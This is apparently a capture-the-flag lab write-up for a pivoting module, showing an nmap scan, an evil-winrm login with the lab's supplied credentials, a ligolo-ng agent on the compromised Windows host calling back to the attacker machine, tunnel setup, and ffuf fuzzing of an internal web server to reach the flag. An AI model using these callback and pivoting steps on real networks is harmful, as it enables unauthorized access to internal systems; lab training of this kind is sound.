
Overview
The machine starts by connecting via winrm with valid credentials that provides access to the Windows Server, deploying a ligolo agent and establishing a tunnel with autoroute to pivot into the internal network to find an Apache web service. It continues by fuzzing for hidden pages to discover login.html and authenticating to retrieve the final flag.
Info
This is Basic Module which focuses on a single topic.
You have already compromised a Windows Server providing you access to the internal network. Connect to this machine with evil-winrm. Use this Windows Server as a proxy to access the web server from your attack machine, login w/ the credentials, and retrieve the final flag.
Windows Server - Credentials j.smith:HackSmarter123 Web Server - Credentials t.ramsbey:HackSmarter123321123
Enumeration
Start with nmap scan.
┌─[]─[10.200.87.19]─[jimmex@attacker]─[~/HSM/PivotSmarter]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.0.25.243 10.0.28.251
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-27 06:46 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Initiating Ping Scan at 06:46
Scanning 2 hosts [2 ports/host]
Completed Ping Scan at 06:46, 2.42s elapsed (2 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:46
Completed Parallel DNS resolution of 1 host. at 06:46, 6.60s elapsed
Nmap scan report for 10.0.25.243 [host down, received no-response]
Initiating Connect Scan at 06:46
Scanning 10.0.28.251 [1000 ports]
Discovered open port 445/tcp on 10.0.28.251
Discovered open port 3389/tcp on 10.0.28.251
Discovered open port 139/tcp on 10.0.28.251
Discovered open port 135/tcp on 10.0.28.251
Discovered open port 5985/tcp on 10.0.28.251
Completed Connect Scan at 06:46, 8.57s elapsed (1000 total ports)
Initiating Service scan at 06:46
Scanning 5 services on 10.0.28.251
Completed Service scan at 06:46, 14.64s elapsed (5 services on 1 host)
NSE: Script scanning 10.0.28.251.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 9.17s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.69s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Nmap scan report for 10.0.28.251
Host is up, received conn-refused (0.14s latency).
Scanned at 2026-08-27 06:46:15 EDT for 33s
Not shown: 995 closed tcp ports (conn-refused)
PORT STATE SERVICE REASON VERSION
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| _ssl-date: 2026-08-27T10:46:48+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=EC2AMAZ-IIE0STR
| Issuer: commonName=EC2AMAZ-IIE0STR
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-26T10:44:00
| Not valid after: 2027-02-25T10:44:00
| MD5: 4ed7:de58:52bf:b917:5ea3:d2f2:c7f4:a027
| SHA-1: 16ca:1fc2:7270:15f6:b3e0:9c82:4967:5389:35ee:bf42
| -----BEGIN CERTIFICATE-----
| MIIC4jCCAcqgAwIBAgIQHdGIEBEVw5VHYGg1W9uRUjANBgkqhkiG9w0BAQsFADAa
| MRgwFgYDVQQDEw9FQzJBTUFaLUlJRTBTVFIwHhcNMjYwODI2MTA0NDAwWhcNMjcw
| MjI1MTA0NDAwWjAaMRgwFgYDVQQDEw9FQzJBTUFaLUlJRTBTVFIwggEiMA0GCSqG
| SIb3DQEBAQUAA4IBDwAwggEKAoIBAQC7yMDaubbwPLGwIGiEeMDvL2FcBD8yc1kN
| OmwioHReQ8M6ko5ZBqadvn4Pcy4PvZiRtE58BgkuOz2q+zgKaPWyqyTItQ72l7v6
| YMtay1BdEjKNEl6bnMEtwcF+GAa1vMHQ6SPc/m5HqQVn+g56doXQgKDUxwpZ2zlz
| DjxRTCrgNO/eWxX7TZZ5tK9airoAvtpaCyfd2sObMmZzmKMRcgI0If2LYNBJf+ji
| fVf7/zewqlh7tfQKmvUrTSvrzsOBU9xUdwGQ+iWgiEXIHIuxCbvihx5DpF38MJDv
| oXDHpiMEB9Z0zvlL13Py6SEFC8pQMO1YgKYBaHMm6xoA8K3j+kvZAgMBAAGjJDAi
| MBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsGA1UdDwQEAwIEMDANBgkqhkiG9w0BAQsF
| AAOCAQEAqK15UU5kixf/zjRFvRN9KlDzmOF2N2KxJlOzxFUYbbuEITxGJmz2guag
| nCRbOwLl7OPwpOtnS02RzPCTJvDRgO3scURPIjE4Tp9ot2WjxnQDhEtQ8K4mAwZw
| KKv/EizXN7m9k959m/yOUFTvHYhkCaYuKnjJD1zC5oYWfXdcGXrcdwNC+eTeUY4f
| m+btb/R6LXxA1k7OP5PMu35sjt4U4qEfKlRbGjQtASi/xEh78hO5WGEsKXHFAV5T
| f4NXWusRx5CJTayE24K0oa+YonljhbtQmtPB+xts1Sqy+Nr7cL9rwHfqw/8q8EnU
| vAaMf5AYIg4EwVZYU2/LZsG+sAuJDQ==
| _-----END CERTIFICATE-----
| rdp-ntlm-info:
| Target_Name: EC2AMAZ-IIE0STR
| NetBIOS_Domain_Name: EC2AMAZ-IIE0STR
| NetBIOS_Computer_Name: EC2AMAZ-IIE0STR
| DNS_Domain_Name: EC2AMAZ-IIE0STR
| DNS_Computer_Name: EC2AMAZ-IIE0STR
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-27T10:46:40+00:00
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Not Found
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
| date: 2026-08-27T10:46:43
| _ start_date: N/A
| _clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 49561/tcp): CLEAN (Couldn't connect)
| Check 2 (port 55587/tcp): CLEAN (Couldn't connect)
| Check 3 (port 26128/udp): CLEAN (Timeout)
| Check 4 (port 57375/udp): CLEAN (Failed to receive data)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 06:46
Completed NSE at 06:46, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 42.54 seconds
We're already given info that we need to connect using WinRM so let's do that.

Then we move ligolo agent to the target.
And we start the proxy locally.

From the target we connect back to the proxy and the connection is established as you can see.
*Evil-WinRM* PS C:\Users\j.smith\Documents> ./agent.exe -connect 10.200.87.19:11601 -ignore-cert
agent.exe : time="2026-08-27T11:00:08Z" level=warning msg="warning, certificate validation disabled"
    + CategoryInfo          : NotSpecified: (time="2026-08-2...ation disabled":String) [], RemoteException
    + FullyQualifiedErrorId : NativeCommandError
time="2026-08-27T11:00:08Z" level=info msg="Connection established" addr="10.200.87.19:11601"
We'll get that agent joined.

We create a tunnel NIC and set it up.
┌─[]─[10.200.87.19]─[jimmex@attacker]─[~/HSM/PivotSmarter]
└──╼ [★]$ sudo ip tuntap add dev ligolo mode tun
┌─[]─[10.200.87.19]─[jimmex@attacker]─[~/HSM/PivotSmarter]
└──╼ [★]$ sudo ip link set dev ligolo up
┌─[]─[10.200.87.19]─[jimmex@attacker]─[~/HSM/PivotSmarter]
└──╼ [★]$

From the proxy we'll use the autoroute which will do the routing based on the subnet we specify automatically.
Web

And now we can access the internal port 80 which hosts the Apache2 default page.
So fuzzing for html pages we see that there is login.html.
┌─[]─[10.200.87.19]─[jimmex@attacker]─[~/HSM/PivotSmarter]
└──╼ [★]$ ffuf -u http://10.0.25.243/FUZZ.html -w raft-small-words.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.25.243/FUZZ.html
 :: Wordlist         : FUZZ: /home/jimmex/HSM/PivotSmarter/raft-small-words.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

.html                   [Status: 403, Size: 274, Words: 20, Lines: 10, Duration: 344ms]
login [Status: 200, Size: 423, Words: 49, Lines: 6, Duration: 356ms]
index [Status: 200, Size: 10671, Words: 3496, Lines: 364, Duration: 1777ms]
Which is a login form for the webapp so let's login.


Once we do we get the flag.
Resources
- https://github.com/Hackplayers/evil-winrm - Evil-WinRM tool for WinRM access
- https://github.com/nicocha30/ligolo-ng - Ligolo-ng tunneling and pivoting tool
- https://book.hacktricks.wiki/en/generic-methodologies-and-resources/pivoting/index.html - HackTricks Pivoting and tunneling guide
- https://nmap.org/book/man.html - Nmap port scanning and service enumeration
- https://github.com/ffuf/ffuf - FFUF web fuzzing and content discovery